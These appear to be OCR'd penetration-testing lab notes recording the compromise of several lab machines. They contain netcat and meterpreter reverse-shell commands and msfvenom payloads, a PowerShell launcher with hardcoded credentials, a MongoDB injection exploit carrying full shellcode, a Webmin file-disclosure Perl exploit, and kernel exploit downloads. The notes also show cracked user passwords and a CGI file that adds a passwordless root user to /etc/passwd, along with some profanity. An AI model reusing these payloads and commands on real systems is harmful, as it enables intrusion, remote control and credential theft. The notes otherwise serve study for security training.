
//to run the script that I downloaded over from my Kali machine

powershell -ExecutionPolicy ByPass -command "& { . C:\Users\public\powershell.ps1; }"



Started a listener on my machine and got connection through my self

//so managed to login as Alice and got proof



//Failed commands to run

C:\Windows\System32\runas.exe /env /noprofile /user:alice "c:\users\public\nc.exe -nc 10.11.0.162 4444 -e cmd.exe"

//doesn't work

C:\>psexec64 \\Bethany2 -u Test -p test -h "c:\users\public\nc.exe -nc 192.168.1.10 4444 -e cmd.exe"

//Creating powershell script

msfvenom -p windows/powershell_reverse_tcp LHOST=10.11.0.162 LPORT=448 -f raw > shell1.ps1

//Metasploit payload :
windows/powershell_reverse_tcp

//Executing the powershell

powershell -ExecutionPolicy Bypass -File shell1.ps1

TRYING WITH .EXE

//The use of .exe reverse shell to get a connection back
//Currently trying to execute a reverse shell ".exe " with powershell

//Created the meterpreter .exe and moved it across

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.72 LPORT=443 -f exe > shell.exe

Copy \\10.11.0.72\ROPNOP\shell.exe

//Created a powershell.ps1 which contains how to execute shell.exe


```
$username = 'alice'
$password = 'aliceishere'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword
Start-Process -FilePath C:\Users\Public\shell.exe -NoNewWindow -Credential $credential -WorkingDirectory C:\Users\Public
```


This part was changed to just include the path of the shell.exe
MAKE SURE THE LOCATION OF THE SHELL.EXE is the same as the script!!

//how to execute the powershell.ps1

powershell -ExecutionPolicy ByPass -command "& { . C:\Users\public\powershell.ps1; }"

We got a shell back and got the proof





msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.11.0.72:443
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) > run

111/tcp open rpcbind syn-ack ttl 64 2-4 (RPC #100000)

443/tcp open ssl/http syn-ack ttl 64 Apache httpd 2.2.22 ((Debian))

MAC Address: 00:50:56:89:50:AC (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Look at the SSL of the apache :)

So saying the above has given me some cluses, the http://10.11.1.237/webdav requires authentication , the password might be in the test file, the username is test.This can be our way into the machine .

The way to connect to the webdav :

cadaver http://10.11.1.237/webdav

The use of the tool davtest scans for any open DAV

root@kali:/tmp# davtest -url http://10.11.1.237/webdav

****

Testing DAV connection

OPEN FAIL: http://10.11.1.237/webdav Unauthorized. Basic realm="webdav"

****

Can we pass the password file to the authencation page ? We cannot crack it ..
The web1/passwd.dev

The http://10.11.1.237/webdev exist and requires login

Nxt : read about passing the hash of passwd.dav

The use of the took NOSQLMAP can be used by only if port 27017 is open which is currently not..

Read this for cheat sheet injection
https://www.google.com/search?q=NoSQL+injection+cheat+sheet&client=firefox-b-ab&source=lnms&tbm=isch&sa=X&ved=0ahUKEwiIi7T-rtjaAhUKBsAKHdeGCfkQ_AUICigB&biw=1376&bih=691#imgrc=BJw4caBtjn8T_M:

Found : /test (Status: 200) / https://10.11.1.237/cgi-bin/mongo/2.2.3/dbparse.py
a london garage DB

we crash it using ';#

using python 2.7.3 /usr/bin/python we have found an exploit for this :
exploit/linux/misc/mongod_native_helper but we need to open up the port 27017!

TRY TO OPEN THE PORT WHICH IS FILTER NOW

pymongo exploit verion 2.2.3

this is our exploit! look at nmap mongo
mongodb-brute.nse
mongodb-info.nse
They all have to have port 27017 open try to open it

read this and understand the mongo db :

view-source:https://10.11.1.237/cgi-bin/mongo/2.2.3/dbparse.py

Also look at the below stuff on how it works :

https://www.exploit-db.com/exploits/24947/
https://blog.rapid7.com/2016/07/28/pentesting-in-the-real-world-going-bananas-with-mongodb/

So we have found that thee is a vulnerability in the mongodb nosql form, the vuln was in the $where clause statement . This was exploited by doing a nosql injection . The vuln was exploited by simply doing an :

';sleep(50000);CompanyName='

So the search box we entered the above, this will separate from the next command,

So next time try " '; "

So if it would work,

This link is perfect for explaining NOSQL injections in mongo DB :

https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf

Read page 6

http://server/app.php?year=1995';while(1);var%20foo='bar

So in our case it was just the normal box we injected into but we started at the highlighted bit

So then adding the above with the sleep for testing as noticed that the exploit contained similar thing --> exploit : https://www.exploit-db.com/exploits/24947/

So the blackhat paper states that you can ';while(1) which will halt the process

The exploit says to exploit into $where but we injected using while (1)

The below code is where we entered our generated shell code and pasted it in, looking at the actual exploit we would see the space for putting our metasploit code in .

We had to use a jse format which is produced like this :

For future any format of shellcode required you can specify it by:

-f js_le	Change the js_le to anything you want it will format by it

';while(1){shellcode=unescape("%u0a6a%u315e%uf7db%u53e3%u5343%u026a%u66b0%ue189%u80cd%u5b97%u0a68%u000b%u6848%u0002%ubb01%ue189%u666a%u5058%u5751%ue189%ucd43%u8580%u79c0%u4e19%u3d74%ua268%u0000%u5800%u006a%u056a%ue389%uc931%u80cd%uc085%ubd79%u27eb%u07b2%u00b9%u0010%u8900%uc1e3%u0ceb%ue3c1%ub00c%ucd7d%u8580%u78c0%u5b10%ue189%ub699%ub00c%ucd03%u8580%u78c0%uff02%ub8e1%u0001%u0000%u01bb%u0000%ucd00%u4180"); sizechunk=0x1000; chunk=""; for(i=0;i<sizechunk;i++){ chunk+=unescape("%u9090%u9090"); } chunk=chunk.substring(0,(sizechunk-shellcode.length)); testarray=new Array(); for(i=0;i<25000;i++){ testarray[i]=chunk+shellcode; } ropchain=unescape("%uf768%u0816%u0c0c%u0c0c%u0000%u0c0c%u1000%u0000%u0007%u0000%u0031%u0000%uffff%uffff%u0000%u0000"); sizechunk2=0x1000; chunk2=""; for(i=0;i<sizechunk2;i++){ chunk2+=unescape("%u5a70%u0805"); } chunk2=chunk2.substring(0,(sizechunk2-ropchain.length)); testarray2=new Array(); for(i=0;i<25000;i++){ testarray2[i]=chunk2+ropchain; } nativeHelper.apply({"x" : 0x836e204}, ["A"+"\x26\x18\x35\x08"+"MongoSploit!"+"\x58\x71\x45\x08"+"sthack is a nice place to be"+"\x6c\x5a\x05\x08"+"\x20\x20\x20\x20"+"\x58\x71\x45\x08"]);};var foo='bar

After inserting the above code we ran out listener and we had a shell!

To get privilege escalation it was very easy I ran the below python on the machine and it just told me which one and I picked the one that was recommended. Very interesting that the package contained multiple kernel exploits!
Also run the linux priv-sec checker :


wget http://10.11.0.72:8080/unix-privesc-check


https://github.com/spencerdodd/kernelpop
Downloaded it

wget http://10.11.0.72:8080/kernelpop-master.zip

It was vulnerable to dirty cow

//commands for kernal pop
python kernelpop.py -e CVE20165195_32





msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.11.0.72 LPORT=443 -f js_le

No platform was selected, choosing Msf::Module::Platform::Linux from the payload

No Arch selected, selecting Arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 123 bytes

Final size of js_le file: 372 bytes

%u0a6a%u315e%uf7db%u53e3%u5343%u026a%u66b0%ue189%u80cd%u5b97%u0a68%u000b%u6848%u0002%ubb01%ue189%u666a%u5058%u5751%ue189%ucd43%u8580%u79c0%u4e19%u3d74%ua268%u0000%u5800%u006a%u056a%ue389%uc931%u80cd%uc085%ubd79%u27eb%u07b2%u00b9%u0010%u8900%uc1e3%u0ceb%ue3c1%ub00c%ucd7d%u8580%u78c0%u5b10%ue189%ub699%ub00c%ucd03%u8580%u78c0%uff02%ub8e1%u0001%u0000%u01bb%u0000%ucd00%u4180

So after that trywindows/meterpreter/reverse_http

I did and it connects back like a charm without any issues , so port 80 is our port to attack! But makde sure is fully encoded

ruby /pentest/exploits/exploitdb/platforms/multiple/remote/5632.rb 192.168.56.101 bob /root/Downloads/rsa/2048

Use the script your self and get a fucking CMD log posing pussy

```
#!/usr/bin/perl
#		Exploit for WEBMIN and USERMIN  less than 1.29x		ARBITARY REMOTE FILE DISCLOSURE
#		Thrusday 13th  July 2006
#		Vulnerability Disclosure at securitydot.net
#		Coded by UmZ! umz32.dll@gmail.com
#
#
#
#		Make sure you have LWP before using this exploit.
#		USE IT AT YOUR OWN RISK
#
#		GREETS to wiseguy, Anonymous Individual, Uquali......Jhant... Fakhru... etc.....................
#		for other.. like AHMED n FAIZ ... (GET A LIFE MAN).

use LWP::Simple;

if (@ARGV < 3) {
		print("Usage: $0 <url> <port> <filename>\n");
		print("Define full path with file name \n");
		 print("Example: ./webmin.pl blah.com 10000 /etc/passwd\n");
		 exit(1);
		}

		($target, $port,$filename) = @ARGV;

	print("WEBMIN EXPLOIT !!!!! coded by UmZ!\n");
	print("Comments and Suggestions are welcome at umz32.dll [at] gmail.com\n");
```

```
        print("Vulnerability disclose at securitydot.net\nI am just coding it in
        perl 'cuz I hate PHP!\n");
        print("Attacking $target on port $port!\n");
        print("FILENAME:  $filename\n");

        $temp="/..%01" x 40;

my $url= "http://". $target. ":" . $port ."/unauthenticated/".$temp . $filename;

$content=get $url;
print("\n FILE CONTENT STARTED");
print("\n ----------------------------------\n");

print("$content");
print("\n ----------------------------------\n");
```

So we can see the passwd and shadow file, which is perfect! We used John to crack it.

We first got both of the files, into a text file then run :

unshadow /root/Desktop/passwd.txt /root/Desktop/shadow.txt > /root/Desktop/realass.txt

Then ran john against the realass.txt

john /root/Desktop/realass.txt --format=aix-smd5 --wordlist=/usr/share/wordlists/rockyou.txt

//commands used to crack the shadow/passwd

It will start to crack them

root@kali:~/Downloads/lab-connection(1)# john /root/Desktop/realass.txt --format=aix-smd5 --wordlist=/usr/share/wordlists/rockyou.txt --show

Invalid options combination or duplicate option: "--show"

root@kali:~/Downloads/lab-connection(1)# john /root/Desktop/realass.txt --show

//result

bob:BUGZBUNNY:500:500::/home/bob:/bin/bash

alice:loading1:501:501::/home/alice:/bin/bash

So I managed to get the shows and pass then crack it got a ssh

Then we managed to do a lFI and call a CGI-bin file I created . THINK HOW THE LFI WORKs! WHAT LANG IT USES SO IT DIDN'T DO PHP or sh but it execu e cgi-bin, maybe it would be perl.

Advice next time ! Enumerate more and more and more! about the application you are attacking **what it runs and how it runs! Maybe look at the config files within the user/share/<application name>**

The CGI file created. It was a basic echo file that added user attacker to the /etc/passwd . But look at the lang the application that you have LFI on uses! Also if the LFI we have has high permissions then... all we need is a malicious file to be called via that LFI... then it is like root has execute it !!! So what malicious file we wants ?
On linux = add user to /etc/passwd or add a user but the file that contains that must be in the language the application that is the caller speaks!

But the file was created as ".cgi" that is why it worked!!

Next time create multiple extension files and have something simple if you have LFI or some sort of command exec and it has ROOT privileged .

[bob@fc4 tmp]$ cat test.cgi

echo "attacker::0:0:attacker:/root:/bin/bash" >> /etc/passwd


[bob@fc4 tmp]$ cat vuln.cgi

echo "attacker::0:0:attacker:/root:/bin/bash" >> /etc/passwd

Ssh keys :

[root@fc4 .ssh]# cat authorized_keys

ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAzx6C2kxbb2qPx9eRyW072CYpMhpa2zAlz
gdBcElRS49cvTJlDcjqvC8DlpZL9FplzcfpCmD2xisb0VdHUtG2iteYQG5WaxUEeHd
4t9XRqA9zCU3QjKq4jIDoT1A54HYLoEBk/jTxjUbaczfoFSgcZEOivBIZEM6usJW4g
Dgbpok1UoxHfmn7rRs43rgBKxKMpFZyp0+MsDlvKMZUie6F0mY60E2YSlwoyLAJ
